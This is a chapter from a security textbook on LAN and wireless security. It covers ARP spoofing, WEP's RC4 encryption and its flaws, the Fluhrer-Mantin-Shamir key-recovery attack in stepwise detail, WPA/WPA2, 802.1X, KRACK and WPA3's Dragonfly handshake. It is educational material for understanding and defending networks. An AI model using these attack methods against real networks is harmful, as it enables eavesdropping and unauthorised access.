6.1.2 LAN specific Attacks

Network sniffing The broadcast nature of early Ethernet technology (coaxial cable, hubs) resulted in the first LAN-specific attacks. Every device connected to a LAN could read all messages by switching its network card to *promiscuous mode*. This is no longer directly possible in switched LANs. However, some switches could be forced to fall back to *hub mode* by creating an overflow of the MAC address table.

ARP spoofing In LANs, IP packets can only be forwarded to MAC addresses. A network device that has to deliver an IP packet thus uses the *Address Resolution Protocol* (ARP, [16]) to ask *all* devices in the LAN which MAC address belongs to the given IP destination address. Since the answers are not protected cryptographically, an attacker inside the local network can answer such requests by returning his own MAC address. Using this *ARP spoofing* attack, all IP traffic on the local network can be redirected to the attacker's device. The attacker can thus efficiently act as a

man-in-the-middle in the local network, i.e., he can read and modify any network communication.

6.1.3 Non-Cryptographic Security Mechanisms

MAC whitelisting If all devices connected to a switch are known, their MAC addresses can be collected in a *whitelist* stored at the switch. This makes it more difficult for an attacker to access the LAN. However, MAC addresses can be spoofed, meaning that an attacker could assign one of the MAC addresses from the whitelist to his own device.

VLANs. Today, structured cabling approaches connect all devices via a few central switches. It would thus be possible to include all devices into a single large LAN. However, since the size of the LAN also increases its susceptibility to LAN-specific attacks, individual devices are often placed in *virtual LANs* (VLANs). This assignment can be completely arbitrary and does not have to consider the spatial proximity of the devices. Since VLANs can be reconfigured relatively easily, organizations must ensure that this is not done arbitrarily and that the current configuration is known to the IT security department. Otherwise, security measures such as (virtual) firewalls could be circumvented.

6.2 Wireless LAN

Wireless LAN technologies are specified in the IEEE-802.11 standards [5]. They define radio transmission protocols and frequency ranges (IEEE 802.11 a, b, g, n), special networks or network components (IEEE 802.11 c, d, s), country-specific features (IEEE 802.11 h, j, y), and also security mechanisms (IEEE 802.11 i; [6]). WLAN communication uses a shared medium (distinct radio frequency bands at 900 MHz, 2.4 GHz, 3.6 GHz, 4.9 GHz, 5 GHz, 5.9 GHz, 6 GHz, and 60 GHz), and when collisions occur, procedures similar to Ethernet are used. Communication can occur between a mobile device and an access point (infrastructure mode) and directly between two mobile devices (ad hoc mode). With wireless LANs, it is no longer necessary to physically put a plug into a socket to connect to the LAN – being in the transmission range of the WAN is sufficient. Therefore encryption algorithms were part of the WLAN standards from the beginning.

Non-Cryptographic Security Features of IEEE 802.11 Simple security mechanisms like MAC address whitelisting can also be used in WLANs [17]. Another simple mechanism is to hide the name of a WLAN, called *Service Set Identifier* (SSID) in WLAN terminology. This SSID is constantly being broadcasted by the access point to inform all WLAN-enabled devices in the radio range of the network's existence. As a simple security measure, the SSID broadcast can be suppressed; the

WLAN is then no longer displayed in the list of available networks. However, if the attacker knows the SSID, he can still connect to this network. Moreover, by passively reading WLAN traffic, the attacker can learn SSIDs contained in the data packets.

6.3 Wired Equivalent Privacy (WEP)

Wired Equivalent Privacy (WEP, IEEE 802.11 [5]) focused, as the name suggests, on creating a security level equivalent to the security of a wired LAN. WEP has severe security gaps (subsection 6.3.4) and was declared deprecated by the IEEE in 2004.

6.3.1 WEP Frame Encryption

WEP implements symmetric encryption based on the RC4 stream cipher (see below). The mobile device and the access point must share a symmetric key K , either 40 or 104 bits long. There is no key management, so K must be entered manually into the devices.




Fig. 6.2 WEP encryption of data frames

Encryption is applied to WLAN data frames as follows (Figure 6.2):

- A *Cyclic Redundancy Check* checksum is computed on the data frame using CRC-32. This checksum is linear, and this linearity will be exploited in the attacks described below.
- A random 24-bit initialization vector IV is chosen for every data frame. Together with the secret WEP key K , the IV forms the RC4 key.
- From the RC4 key $IV|K$, a pseudorandom keystream is generated. This keystream should be equal in length to the concatenation of the data frame and CRC checksum.

- The ciphertext is computed as the XOR of the keystream and the plaintext.
- The initialization vector IV is prepended to the ciphertext, and this byte string is transmitted via WLAN.

The transmitted IV is combined with K to form the RC4 key and generate the keystream on the receiving side. After a bitwise XOR of the ciphertext and the keystream, the plaintext is recovered, and the CRC-32 checksum can be verified.

6.3.2 RC4

The stream cipher *RC4* (*Rivest Cipher 4*) was developed by Ron Rivest in 1987 but was kept a trade secret by the company RSA Security Inc. In 1994 the source code of RC4 was distributed via the Cypherpunks mailing list [1] and has been publicly available since then.

RC4 can operate on binary *words* of any length n , but in practice, $n = 8$ is used. The central data structure is an array $S[]$ of length $N = 2^n$, which is initialized with the values $0, \dots, 2^n - 1$. RC4 consists of a key scheduling algorithm KSA and a keystream generation algorithm PRGA (Figure 6.3). The cryptographic key used for RC4 can have any length; the only restriction is that this length must be a multiple of the word length n . The algorithm KSA creates a permutation Π of the elements from $\{0, \dots, N - 1\}$, which is stored in the array $S[]$. From this permuted array $S[]$, the PRGA algorithm computes a keystream as a sequence of output words of length n while further permuting $S[]$.

KSA	PRGA
Input: K	Input: K
<pre> /* Initialisation: */ for i = 0 to N - 1 do S[i] = i end for j = 0 /* Scrambling: */ for i = 0 to N - 1 do j = j + S[i] + K[i] mod ℓ Swap(S[i], S[j]) end for Output: S </pre>	<pre> /* Initialisation: */ i = 0 j = 0 /* Generation Loop: */ while GeneratingOutput do i = i + 1 j = j + S[i] Swap(S[i], S[j]) z = S[S[i] + S[j]] Output: z end while </pre>

Fig. 6.3 Key scheduling algorithm KSA and pseudorandom number generator PRGA. All additions are made modulo N .

Algorithm KSA During the initialization phase, the array $S[]$ is initialized with $S[x] \leftarrow x, x = 0, \dots, N - 1$ and j is set to 0. In the N rounds of the *scrambling phase* the first index i passes through all values from 0 to $N - 1$ in a **for** loop. Within the **for** loop, the index j is updated pseudo-randomly by adding the i -th entry of S and the words of the key K in cyclical sequence: After the last key byte, the first key byte is used again. Then the entries of the i -th and j -th positions in $S[]$ are swapped. After these N rounds, a (pseudo-)random permutation Π of the numbers 0 to $N - 1$, depending on the key K , is stored in $S[]$.

Algorithm PRGA The PRGA algorithm takes as input the permuted array $S[]$ generated by the KSA algorithm and initializes the indices i and j with 0. Then the following four simple operations are performed in a **while** generation loop until sufficiently many output words have been generated:

1. i is incremented modulo N .
2. j is incremented by adding $S[i]$ modulo N .
3. The entries of $S[]$ at positions i and j are swapped.
4. The value of $S[]$ at position $(S[i] + S[j] \bmod N)$ is the next keystream word.

6.3.3 Security Problems of WEP

The security problems of WEP listed below were first described in [8].

Missing key management In the default implementation, WEP supported an array of 4 keys in each device [8]. This was insufficient to assign individual keys to every device connected to a WLAN. So in practice, all users shared the same key. This fact greatly simplified the attacks mentioned below.

Known plaintext attacks and keystream reuse If the plaintext m to a given RC4 ciphertext c is known, the corresponding keystream ks can be calculated as

$$ks = c \oplus m$$

This was the reason to use known, random IVs as part of the RC4 keys in WEP: If there were only a constant key K , knowledge of a single plaintext would enable decryption of all traffic exchanged in a WLAN. However, if we know the plaintext associated with a specific IV, we can decrypt all WLAN ciphertexts prepended with this explicit IV. This attack is known as *keystream reuse*.

Decryption dictionaries If we know a plaintext/ciphertext pair for every possible IV, we can calculate a *decryption dictionary* consisting of 2^{24} keystreams. Using these keystreams, we can decrypt all WLAN traffic since we can select the correct keystream based on the prepended IV for each frame.

Malleability of stream ciphers RC4 is *malleable*: If a single bit is inverted in the ciphertext, the same bit in the plaintext is flipped. Unfortunately, the CRC-32

checksum does not protect against attacks exploiting this malleability since it is *linear*:

$$(m_1|CRC(m_1)) \oplus (m_2|CRC(m_2)) = (m_1 \oplus m_2)|CRC(m_1 \oplus m_2)$$

Injection of malicious ciphertexts If an attacker knows a single keystream associated with an IV, he can inject his own (malicious) data frames on the WLAN. An attacker can simply select any message, build the CRC checksum, XOR the whole thing with the known keystream and prepend the appropriate IV.

Invalidation of shared-key authentication WEP can be used with implicit authentication – here, any device that encrypts data frames using the correct key is authenticated. Another authentication option uses a challenge-and-response protocol, the so-called *shared-key authentication*. After the mobile device requests authentication, the access point responds with a random 128-byte cleartext challenge. As a response, the device must send the RC4 ciphertext for this cleartext.

By using the malleability of RC4 as described above, this kind of authentication can easily be circumvented. The attacker only must observe a single instance of this authentication protocol to be provided with a cleartext/ciphertext pair (m_0, c_0) for a given IV. Then he can request authentication and receive another plaintext m_1 . He can then compute the difference $m^* = m_0 \oplus m_1$ and the checksum $CRC(m^*)$, and reuse the ciphertext c_0 to compute the response as follows:

$$m^*|CRC(m^*) \oplus c_0 = m^*|CRC(m^*) \oplus m_0|CRC(m_0) \oplus ks_{IV} \oplus = m_1|CRC(m_1) \oplus ks_{IV}$$

Decryption oracles for IP packets The malleability property of RC4 can be used to decrypt IP packets as follows: The position of the IP destination address in the WLAN data frame is usually known. An attacker who knows at least the network portion of the IP address can selectively invert bits in this IP destination address so that the packet is redirected to a network controlled by the attacker (or to an open LAN). The access point then acts as a decryption oracle and decrypts the WEP packet. The CRC-32 checksum does not prevent this attack since it is linear (see above). However, the header checksum in the IP header may detect this modification, but also this checksum can be circumvented with high probability.

6.3.4 The Attack of Fluhrer, Mantin, and Shamir

In WEP, the long-lived secret key shared between the mobile device and the access point is *directly* used for encryption. In [11], Scott R. Fluhrer, Itsik Mantin, and Adi Shamir describe how to compute this secret key by passively listening to encrypted WEP packets. This attack is based on the fact that initially, 3 bytes of the RC4 key are known and that a known-plaintext attack can determine the first output word of RC4. The attack was implemented in tools like AirSnort [2] or WEPCrack [34].

Attacker model Our attacker is passive and must be able to read the encrypted WLAN traffic. In addition, he can compute the first output byte of PRGA Condition 1 is fulfilled because, in a WLAN, every device within transmission range can read all data packets. Condition 2 is fulfilled because, in WEP, complete IEEE 802.11 frames are encrypted, and the first cleartext byte of these frames is a constant value.

First output byte Figure 6.4 visualizes the state of the internal array of RC4 right after KSA has been completed. The first byte Z of the key stream is formed only from the values at three specific positions in the $S[]$ array.

1	X	$X + Y$
X	Y	Z

Fig. 6.4 State of the internal array $S[]$ directly after KSA

Attack overview In WEP, the first three bytes $IV = K[0]|K[1]|K[2]$ of the RC4 key $IV|K = IV|K[3]| \dots |K[\ell]$ are always transmitted together with the ciphertext. The attack uses this knowledge to proceed in steps; in each step, the next secret byte of the RC4 key is calculated using only those ciphertext frames with a specially formatted IV. So in the first step, the first secret byte $K[4]$ is calculated; in the second step, $K[5]$, and so on. The computation effort for each key byte is constant, so the complexity of the attack is linear in the number of key bytes – just increasing the key length does not help at all.

Computing the next key byte Let's have a closer look at a single attack step. Assume an attacker has already determined the first A bytes of the secret key K , i.e., $K[3], \dots, K[A+2]$. He now wants to calculate the next byte, $K[A+3]$. For this purpose, in this step, he only considers those WEP packets whose initialization vector has the form $(A+3, N-1, X)$. The first byte of these initialization vectors points to the position $A+3$ of the following key byte. The second byte is always equal to 255. The third byte may have an arbitrary value. For each of the considered WEP packets, the attacker determines the first output byte Z of PRGA using a known-plaintext attack from the first byte of the ciphertext.

In round 0 of the KSA ($i_0 = 0$), j_0 has the value $A+3$, and the entries in $S[0]$ (= 0) and $S[A+3]$ (= $A+3$) are swapped. This leads to the state as sketched in Figure 6.5.

$A+3$	$N-1$	X	$K[3]$		$K[A+3]$		
0	1	2	3		$A+3$		
i_0					0		

Fig. 6.5 Round 0 of the KSA. The upper array contains the key bytes. All values up to $K[A+2]$ are known; $K[A+3]$ is still unknown. The lower array contains the state of the array $S[]$ after round 0. The indices of i and j indicate the KSA round.

In round 1 of the KSA we have $i_1 = 1$, $j_1 = j_0 + S[i_1] + K[i_1] = (A + 3) + 1 + (N - 1) \bmod N = A + 3$. Thus $S[1]$ ($= 1$) and $S[A + 3]$ ($= 0$) are swapped. The result of this step is shown in Figure 6.6.

$A + 3$	$N - 1$	X	$K[3]$			$K[A + 3]$		
\emptyset	1	2	3			$A+3$		
$A + 3$	0	2	3			1		

i_1 j_1

Fig. 6.6 State of array $S[]$ after round 1 of the KSA.

The next round swaps the entries of $S[]$ at positions $i_2 = 2$ and $j_2 = j_1 + S[i_2] + K[i_2] = (A + 3) + 2 + X$. Since from now on, the variable value X is included in all calculations for j , we consider the remaining swap operations to be random. Since the attacker knows the value X and the key bytes $K[3], \dots, K[A + 2]$, he can follow the swap operations of the KSA up to and including round $A + 2$.

After round $A + 2$, the attacker knows the value j_{A+2} and the actual state of the array $S_{A+2}[]$. If $S_{A+2}[0] \neq A + 3$ or $S_{A+2}[1] \neq 0$, the attacker discards the current initialization vector.

Finally, in round $A + 3$, the content of $S[A + 3]$ will be swapped with the content of another array position j_{A+3} (), and this position depends on the next unknown key byte $K[A + 3]$:

$$j_{A+3} = j_{A+2} + S_{A+2}[A + 3] + K[A + 3] \bmod N$$

The critical observation here is that if we can learn j_{A+3} , then we can learn $K[A + 3]$ by solving this equation.

$A + 3$	$N - 1$	X	$K[3]$			$K[A + 3]$		
\emptyset	1	2	3			$A+3$		
$A + 3$	0	$S[2]$	$S[3]$			$S_{A+2}[j_{A+3}]$		

i_{A+3}

Fig. 6.7 State of array $S[]$ after round $A + 3$ of the KSA. In this round $S_{A+2}[A + 3]$ (since $i_{A+3} = A + 3$) and $S_{A+2}[j_{A+3}]$ were swapped. At the position $A + 3$ the value $S_{A+2}[j_{A+3}]$ is now located in the array

From this point on, there are $N - (A + 3)$ additional swap operations in KSA, and the attacker cannot follow the changes in $S[]$. However, with a certain probability, the entries at the three positions 0, 1, and $A + 3$ will remain unchanged in $S[]$. In that case, the first output byte of the PRGA function is calculated as follows:

$$Z = S[S[1] + S[S[1]]] = S[0 + S[0]] = S[0 + A + 3] = S[A + 3] = S_{A+2}[j_{A+3}]$$

This formula is the heart of the attack. From it, we can compute j_{A+3} and thus $K[A + 3]$. Since the attacker cannot be sure about the preconditions for this formula to hold, he has to repeat each single attack step several times with different values X [11].

Now assume that the entries at positions 0, 1 and $A + 3$ did not change when completing KSA, and thus the equation for computing Z holds. By assumption, the attacker knows Z and the complete state $S_{A+2}[]$ of the array $S[]$ after round $A + 2$. He can therefore search for Z in $S_{A+2}[]$. He obtains j_{A+3} as the position of Z in this array and can thus calculate $K[A + 3]$.

Thus the attacker has successfully calculated another byte of the secret key.

Consequences of the attack As a result of this attack, the long-lived key K used in WEP environments is known to the attacker, and thus the security of WEP is completely broken. *This exemplifies the dangers associated with using long-lived keys directly for encryption.* The severity of the attack was evident, so several monkey patches were applied after the publication of this attack. For example, a filter was installed that deleted all IV values of the form $(Y, 255, X)$; however, this mitigated only the attack described in [11], and working variants of this attack were soon found.

6.4 Wi-Fi Protected Access (WPA)

When the attack by Fluhrer, Mantin, and Shamir was published in 2001, the new WLAN security standard IEEE 802.11i was still being discussed in the standardization committees. As an interim solution, the manufacturers in the Wi-Fi Alliance agreed to implement *Wi-Fi Protected Access* (WPA) based on Draft Version 3.0 of IEEE 802.11i.

Pairwise Master Key In WPA, the long-lived symmetric key is now called *Pairwise Master Key* (PMK). The PMK is shared between a *supplicant* – this is the IEEE 802X name for WLAN-enabled mobile devices – and an *authenticator* – the WLAN access point. As a lesson learned from the WEP attacks, this key is never used directly for encryption or authentication – instead, it is used for symmetric key agreement (subsection 4.3.2). In private WPA networks, PMK is typically entered manually, and in larger networks, an EAP protocol is used to negotiate this key (section 6.6).

4-Way Handshake The essential innovation in WPA is the 4-way handshake between the supplicant and the authenticator (Figure 6.8). This symmetric key agreement protocol (subsection 4.3.2) is used to derive the *Pairwise Transient Key* (PTK) from the PMK. The data format used in the handshake is called *EAP over LAN* (EAPoL).

The handshake is initiated by establishing an 802.11 association, which will not be discussed in detail here. The handshake then proceeds as follows (Figure 6.8):

1. The authenticator sends a random number r_A .




Fig. 6.8 IEEE 802.11i-4-Message Handshake.

2. After reception of r_A , the supplicant chooses a random number r_S and derives $PTK = f(PMK, r_A, r_S)$. From the *PTK* key block, the *key confirmation key KCK* can be extracted. *KCK* is used to calculate the *Message Integrity Code (MIC)* $mac_i, i = 1, 2, 3$, which protects the integrity of the EAPoL data frames in which they are contained.
3. After verification of mac_1 , the authenticator sends a ciphertext containing the encrypted group key *GTK*, which is used to encrypt broadcast and multicast messages. This ciphertext is computed using the *key encryption key KEK* from the *PTK* key block.
4. The only cryptographic content of the last message is mac_3 .

The *temporal key TK* from the key block can now be used to encrypt the WLAN data frames exchanged between supplicant and authenticator, either using RC4-TKIP or AES-CCMP.

RC4-TKIP As all WEP-enabled devices were able to encrypt WLAN data frames using RC4. Thus in WPA, the stream cipher RC4 was retained, but an additional layer of key management was added. This solution was called *temporal key integrity protocol (TKIP)*:

- For RC4-TKIP, the temporal key *TK* must have a length of 256 bits and is split into a 128-bit encryption key and two 64-bit MAC keys.
- The CRC checksum from WEP is replaced by a message authentication code based on the MICHAEL algorithm. The MAC protects the 802.11 header and the payload data. For each direction of communication, one of the two 64-bit MAC keys is used. This MAC is no longer linear, but unfortunately, it is easy to calculate the 64-bit key from a MAC using a known-plaintext attack.

- In addition to this cryptographic checksum, an integrity check value ICV can be used to detect transmission errors.
- The RC4 key, consisting of a 48-bit IV and the secret key, is derived from the encryption key. This key derivation uses the 128-bit encryption key, the sender's MAC network address, and the 48-bit packet sequence number as input. The packet sequence number is incremented with each data frame and is reset to 0 whenever a new key TK is installed. The RC4 keystream generated from the RC4 key encrypts the payload data, the MAC, and the ICV. The 48-bit IV is inserted between the 802.11 header and the payload data and is transmitted in the clear.

Attacks against TKIP were described in [22, 24]; today, the use of AES-CCMP (Figure 6.9) is recommended.




Fig. 6.9 AES-CCM Encryption Mode.

AES-CCMP In AES-CCM mode (Figure 6.9), AES parametrized with a single 128-bit temporal key K is used as a building block in two parallel computations:

- In counter mode (CTR), AES is used to generate a keystream to encrypt the data content and the MIC of each frame.
- In CBC-MAC mode, AES is used to compute a MIC over the data content and selected header bits.

The AES key K is derived from the temporal key TK . In the special CCMP mode used for WPA, the initialization vector IV is computed from the MAC network address of the transmitter, a few bits from the transmitted data frame, and a 48-bit counter. This counter is set to 0 whenever a new TK is installed and is incremented for each transmitted frame.

WPA2 In version 3.0 of IEEE 802.11i, and thus in WPA, RC4-TKIP was mandatory, and AES-CCMP was declared optional. In Draft version 9.0 of IEEE 802.11i, which

was marketed as *WPA2*, these roles changed: AES-CCMP is now mandatory, and RC4-TKIP is optional but should no longer be used.

6.5 IEEE 802.1X

IEEE 802.1X is a standard for implementing port-based access control to a network. Its most prominent area of application is in the context of WLANs. Among other things, it defines the forwarding of EAP messages in a LAN environment: *EAP over LAN* (EAPoL).




Fig. 6.10 IEEE 802.1X in an EAP environment.

The basic architecture of IEEE 802.1X is shown in Figure 6.10. A *supplicant* wants to gain access to a LAN or the Internet. This access can only be enabled by the *authenticator* by opening a network port for the supplicant. However, the authenticator does not decide whether this access is granted but acts as a RADIUS or Diameter client and only forwards EAP protocol messages (section 5.6) between the supplicant and *authentication server*. After completion of the EAP protocol, the authentication server (in its role as RADIUS/Diameter server) notifies the authenticator (in its role as RADIUS/Diameter client) about the result. If the authentication is successful, the authenticator will open the network port.

6.6 Enterprise WPA/IEEE 802.11i with EAP

In large WLAN networks consisting of many supplicants (mobile devices) and authenticators (access points), the PMK cannot and should not be installed manually. Here, the 802.1X architecture provides a scalable framework, and IEEE 802.11i

specifies all details for using this framework in a WLAN context. This use of the IEEE 802.X architecture and EAP protocols is called *Enterprise WPA*.




Fig. 6.11 IEEE 802.11i with EAP.

Figure 6.11 shows the overall authentication and key management process in enterprise WPA systems. First, an IEEE 802.11 Association between supplicant and authenticator is established, as already described in section 6.4. The authenticator already has a RADIUS or Diameter connection to the authentication server (section 5.2). The supplicant can now communicate with the authentication server (AS) via an *unprotected port*. The *protected port*, which would allow access to the LAN or the Internet, remains blocked.

Now an EAP protocol is performed directly between the supplicant and the AS. In this protocol, the supplicant and AS authenticate each other and agree on a *Pairwise Master Key PMK*. The details of how this is done differ for each EAP protocol. The Authenticator forwards the EAP messages without modification; only the packaging is changed: In the WLAN, EAPoL (IEEE 802.1X) is used between Authenticator and Authentication Server RADIUS or Diameter. After completing the EAP protocol, the AS sends as *EAP-Success* message and *PMK* to the authenticator via RADIUS/Diameter.

After this step, the supplicant and authenticator share a common secret *PMK*. This allows the 4-way handshake to derive the temporal key and encrypt the WLAN data frames.

6.7 Key Reinstallation Attack (KRACK) against WPA2

On November 1, 2017, Mathy Vanhoef and Frank Piessen's [28] unveiled a new attack on WPA2 that could break the confidentiality of WPA2 networks. In AES-CCMP, the confidentiality of the message is protected by a *stream cipher*, with AES in counter mode (AES-CTR) – and stream ciphers are vulnerable to known-plaintext attacks. KRACK makes such a known-plaintext attack possible. The attack was based on a flaw in WPA's 4-way handshake specification that forced supplicants to accept message 3 in this handshake multiple times and can be prevented by disabling this behavior.




Fig. 6.12 Key reinstallation attack (KRACK) against IEEE 802.11i.

The basic idea behind KRACK is given in Figure 6.12. For more details see [28]. The attacker acts as a man-in-the-middle, a realistic assumption for wireless LANs.

1. The attacker records the 4-way handshake (messages 1 to 4) and the encrypted WLAN data frames (encrypted with $\text{TK}/0, \text{TK}/1, \text{TK}/2$).
2. He then resends message 3. Since the 4-way handshake is using EAPoL, and EAPoL is based on UDP, resending message 3 is the expected behavior of the authenticator in case he didn't receive message 4.
3. The temporal key TK only depends on the static key PMK and the two nonces r_A and r_S . Since only message 3 was resent, the supplicant reuses the two nonces

from messages 1 and 2 and thus computes the same key TK . This key is stored as a new temporal key, and thus the packet sequence number is reset to 0.

4. If the attacker now succeeds in transmitting known-plaintext messages between supplicant and authenticator (see [28] on how this can be done), then he can compute the keystreams associated with $TK/0$ and $TK/1$. Using these keystreams, he can decrypt the previously recorded WLAN frames.

KRACK exemplifies that UDP-based cryptographic protocols may suffer from unexpected flaws caused by lower network layers.

6.8 WPA3




Fig. 6.13 Dragonfly handshake in WPA3.

The Wi-Fi Alliance adopted the WPA3 standard in April 2018 [3]. The most important new feature of this standard is the Dragonfly handshake (Figure 6.13), which precedes the 4-way handshake from Figure 6.8 and converts weak passwords into strong pre-shared keys with high entropy. Offline dictionary attacks on the 4-way handshake are not prevented but are now inefficient because the number of possible pre-shared keys is too large. Dragonfly is a variant of the Diffie-Hellman key exchange with pre-shared key authentication and can be instantiated over prime order groups or elliptic curves. Since the latter variant is used more often, we will limit the description to the EC variant.

Before starting the Dragonfly handshake, the password pw is converted to a point P on an elliptic curve. For this purpose, the hash value $x_i \leftarrow H(pw|ID_A|ID_B|i)$ of the password, the identities of the two devices, and a counter i is computed, starting with $i = 0$. x_i is interpreted as the x -coordinate of a point. If a value y_i exists such that $P = (x_i, y_i)$ is on the elliptic curve $EC(a, b)$, then the conversion has been successfully completed. If there is no solution, i is incremented, and a new x_i is computed.

The base point P thus calculated is the starting point of the Diffie-Hellman key exchange. The mobile device A (the supplicant) starts the Dragonfly handshake and chooses two random numbers r_A, m_A . The sum s_A modulo q is formed from these two values, and E_A is the equivalent of a Diffie-Hellman share. The access point B (authenticator) proceeds analogously after receiving the message (s_A, E_A) and sends (s_B, E_B) .

